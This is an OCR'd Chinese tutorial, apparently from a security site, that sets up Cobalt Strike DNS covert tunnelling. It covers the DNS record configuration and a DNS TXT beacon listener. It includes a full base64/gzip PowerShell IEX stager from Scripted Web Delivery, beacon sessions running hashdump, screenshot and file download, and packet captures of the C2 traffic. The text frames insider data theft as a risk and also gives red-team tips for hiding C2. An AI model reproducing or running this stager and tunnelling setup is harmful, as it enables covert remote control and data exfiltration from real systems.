
接下来，我们配置域名 cirrus.[domain]用于 DNS 隐蔽隧道，如下图所示：创建 A 记录，将自己的域名解析服务器(ns.cirrus.[domain])指向 Team Server；再创建 NS 记录将 dnsch 子域名的解析交给 ns.cirrus.[domain]。

Type	Name	Value
NS	dnsch	ns.cirrus.[redacted]
A	ns	3[redacted]


之后，在 Cobalt Strike 中创建一个使用 DNS 的监听器，如下图所示。

请注意选择 payload 的模式为 windows/beacon_dns/reverse_dns_txt，之后便会利用 DNS TXT 记录下载 payload，避开传统安全产品的检测。

然后会弹窗提示进行监听用域名的配置，将刚才设置 NS 记录的子域名填入即可。



这时我们即可测试域名配置是否正确：nslookup cirrus.dnsch.cirrus.[domain]




Cobalt Strike 自带 DNS 服务器，如果返回结果为 0.0.0.0 则配置正确，否则请查询相关 DNS 配置基本知识进行修正。某些域名解析供应商可能在功能实现上有限制，如果验证始终不成功，读者可以用 dig 命令尝试发现问题，甚至切换服务商。

生成投放 artifact 并加载

Cobalt Strike 提供很多 artifact 生成方式，一般教程都会使用简单的 exe 进行说明，笔者日常更喜欢使用 PowerShell，没有文件落地的好处显而易见。实际操作也并不复杂，参考如下概述。

使用菜单 Attacks -> Web Drive-by -> Scripted Web Delivery




现在服务器 dnsch 路径下已经挂好了用于投放的 artifact，让我们去看一眼长什么样子。


```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("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"));IEX
(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

读者马上可以发挥想象，灵活创造更多的场景，在不同的地方保存和发布 artifact，并不局限于 Cobalt Strike 所提供的方式。

随后弹出可供利用的 PowerShell 命令，拷贝保存。



打开攻击目标 Windows 7 虚拟机，运行 PowerShell，输入此命令并回车。



任务完成，有效载荷已被植入。Artifact 的生成与加载有很多技巧，这里只演示主要流程步骤，感兴趣的读者可以自行尝试各种高级方法。

远程控制

此时，在 Cobalt Strike 管理界面中，可以看到我们刚刚植入 artifact 的目标系统，已经向服务器报告过状态，并自动下载运行所需的 payload。

右键点击此台终端，选择 Interact，我们可以使用命令行尝试远程控制，例如截屏、查阅进程列表、下载文件等。

```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are win7\user
beacon> screenshot
[*] Tasked beacon to take screenshot
[+] host called home, sent: 162882 bytes
[*] received screenshot (231284 bytes)
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
```


安全客 (www.anquanke.com)

我们还可以利用 mode 命令随时改变数据传输通道，例如 mode dns 使用 A 记录传输，mode dns6 使用 AAAA 记录，mode http 显而易见使用 http 通道等等。Cobalt Strike 的图形化界面菜单也很完善，常见的远控操作任务都可以点几下鼠标完成。


```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
beacon> mode dns
[+] data channel set to DNS
beacon> ls
[*] Tasked beacon to list files in .
```

安全客 (www.anquanke.com)

读者不妨多尝试一些命令操作。



远程截屏。




使用 download 命令远程下载文件。

有一定基本软件能力的内部恶意员工，按照网上流传的入门教程操作，购买云服务器，几天内便可轻易快捷搭建基础设施，在办公电脑上甚至无需安装软件，就能利用 DNS 隐蔽隧道长期盗取关键数据，无法被传统安全产品检测，潜在危害巨大，是安全团队必需重视的风险。

进阶

有余力的读者可尝试一些高级 DNS 隐蔽隧道架设技巧。

在进行红队渗透评估时，许多因素都影响进攻的成败。其中非常重要的因素是，尽力保持 C2 基础架构的隐藏性，让蓝队难以发现。如果对手发现并阻止了您的 C2，即使不会立刻结束战役，至少它会减慢你的速度，而你重新架设基础设施，浪费大量时间精力。使用 DNS 是一个办法以隐藏从端点到 C2 的通信，但如果蓝队能够进行递归 DNS 查找到 Team Server，就会很麻烦。我们可以阻止蓝队进行这些反向查找，或至少建立一些障碍，使用主机重定向进一步隐藏流量。




参考架构如上图所示，感兴趣的进阶读者可以尝试。本篇因为是入门教程，笔者就不赘述了。

只想学习如何使用 Cobalt Strike 利用 DNS 隧道外传数据的读者到这里已经达到基本目标，只需翻看官方手册便能顺利操作。接下来，对其背后具体通讯机制感兴趣的读者，可以在 Windows 虚拟机上安装 Wireshark 软件，捕获网络流量数据包，进而让我们一起做个简单分析。

DNS 隧道机制

DNS 隐蔽隧道基于互联网不可或缺的 DNS 基础协议，天然具备穿透性强的优势，是恶意团伙穿透安全防护的一把利器。让我们先用一张 Cobalt Strike 官方示意图理解其通讯框架。



被控端和控制端间采取 DNS 请求和应答机制，即由被控端主动发送 DNS 请求实现操作输出数据的回传、控制端回复 DNS 应答实现控制命令的下发。

木马定期询问服务器

Time	Source	Destination	Proto	Length	Info
4086.…	192.168.100.168	192.168.100.1	DNS	83	Standard query 0xd97e A 63061.dnsch.cirrus.[redacted]
4086.…	192.168.100.1	192.168.100.168	DNS	132	Standard query response 0xd97e A 63061.dnsch.cirrus.[redacted] A 0.0.0.0 NS ns.cirrus
4146.…	192.168.100.168	192.168.100.1	DNS	83	Standard query 0x2d90 A 63061.dnsch.cirrus.[redacted]
4146.…	192.168.100.1	192.168.100.168	DNS	132	Standard query response 0x2d90 A 63061.dnsch.cirrus.[redacted] A 0.0.0.0 NS ns.cirrus
4206.…	192.168.100.168	192.168.100.1	DNS	83	Standard query 0x14e5 A 63061.dnsch.cirrus.[redacted]
4206.…	192.168.100.1	192.168.100.168	DNS	132	Standard query response 0x14e5 A 63061.dnsch.cirrus.[redacted] A 0.0.0.0 NS ns.cirrus
4266.…	192.168.100.168	192.168.100.1	DNS	83	Standard query 0xc367 A 63061.dnsch.cirrus.[redacted]
4266.…	192.168.100.1	192.168.100.168	DNS	132	Standard query response 0xc367 A 63061.dnsch.cirrus.[redacted] A 0.0.0.0 NS ns.cirrus
4326.…	192.168.100.168	192.168.100.1	DNS	83	Standard query 0x4ffc A 63061.dnsch.cirrus.[redacted]
4326.…	192.168.100.1	192.168.100.168	DNS	132	Standard query response 0x4ffc A 63061.dnsch.cirrus.[redacted] A 0.0.0.0 NS ns.cirrus
4386.…	192.168.100.168	192.168.100.1	DNS	83	Standard query 0xbd63 A 63061.dnsch.cirrus.[redacted]
4386.…	192.168.100.1	192.168.100.168	DNS	132	Standard query response 0xbd63 A 63061.dnsch.cirrus.[redacted] A 0.0.0.0 NS ns.cirrus

缺省设置每 60 秒按格式 [Session ID].dnsch.cirrus.[domain] 发送 A 记录解析请求，向 C2 服务器报告上线。

利用 TXT 字段从服务器下载模块

Time	Source	Destination	Proto	Length	Info
5.384884	192.168.100.31	192.168.100.1	DNS	96	Standard query 0xc4e6 TXT ggc.stage.12391202.dnsch.cirrus.
5.402088	192.168.100.1	192.168.100.31	DNS	397	Standard query response 0xc4e6 TXT ggc.stage.12391202.dnsch.cirrus. TXT NS ns.cirrus
5.407519	192.168.100.31	192.168.100.1	DNS	96	Standard query 0x8803 TXT hgc.stage.12391202.dnsch.cirrus.
5.428568	192.168.100.1	192.168.100.31	DNS	397	Standard query response 0x8803 TXT hgc.stage.12391202.dnsch.cirrus. TXT NS ns.cirrus
5.434012	192.168.100.31	192.168.100.1	DNS	96	Standard query 0xb374 TXT igc.stage.12391202.dnsch.cirrus.
5.452996	192.168.100.1	192.168.100.31	DNS	397	Standard query response 0xb374 TXT igc.stage.12391202.dnsch.cirrus. TXT NS ns.cirrus
5.456077	192.168.100.31	192.168.100.1	DNS	96	Standard query 0xefe9 TXT jgc.stage.12391202.dnsch.cirrus.
5.473340	192.168.100.1	192.168.100.31	DNS	397	Standard query response 0xefe9 TXT jgc.stage.12391202.dnsch.cirrus. TXT NS ns.cirrus
5.476084	192.168.100.31	192.168.100.1	DNS	96	Standard query 0x3dbd TXT kgc.stage.12391202.dnsch.cirrus.
5.491697	192.168.100.1	192.168.100.31	DNS	397	Standard query response 0x3dbd TXT kgc.stage.12391202.dnsch.cirrus. TXT NS ns.cirrus
5.494406	192.168.100.31	192.168.100.1	DNS	96	Standard query 0x9495 TXT lgc.stage.12391202.dnsch.cirrus.
5.512515	192.168.100.1	192.168.100.31	DNS	397	Standard query response 0x9495 TXT lgc.stage.12391202.dnsch.cirrus. TXT NS ns.cirrus

我们随便选取一条记录，观察 TXT 记录返回的结果。

```
oic.stage.12391202.dnsch.cirrus.xxx: type TXT, class IN
Name: nic.stage.12391202.dnsch.cirrus.xxx
Type: TXT (Text strings) (16)
Class: IN (0x0001)
Time to live: 1
Data length: 256
TXT Length: 255
TXT [truncated]:
IKBDIKHDILIDIMJDIMPDINJDIOKDIPLDICODJEODJFEDJHFDJHODJIEDJJHDJKJDJLJDJMIDJM
ODJNMDJOCDJOIDJOPDJAFDKBEDKCGDKGADKGKDKHADKIFDKINDKKGDKLJDKLPDKMFDKMLDKNBD
KOHDKPADKPGDKABDLAHDLBCDLBIDLBPDLDBDLKEDLNMDLPGDLCDDMDJDMEADMFDDMFKDMJDDMJ
```

通常使用 TXT 类型的数据记录来携带下传数据，TXT 记录主要用来保存域名的附加文本信息，为了方便传输一般应用 BASE-64 进行编码，每个字节编码 6 个比特的原始数据。

使用 A 记录查询向上传数据

Time	Source	Destination	Proto	Length	Info
1048.38…	192.168.100.31	192.168.100.1	DNS	117	Standard query 0xfd85 A post.131312f32332f3230.7368983267.25637.dnsch.cirrus.
1048.40…	192.168.100.1	192.168.100.31	DNS	166	Standard query response 0xfd85 A post.131312f32332f3230.7368983267.25637.dnsch.cirrus. A 0.0.0.0 NS ns.cirrus
1048.40…	192.168.100.31	192.168.100.1	DNS	117	Standard query 0xf168 A post.131372031313a3539.7468983267.25637.dnsch.cirrus.
1048.41…	192.168.100.1	192.168.100.31	DNS	166	Standard query response 0xf168 A post.131372031313a3539.7468983267.25637.dnsch.cirrus. A 0.0.0.0 NS ns.cirrus
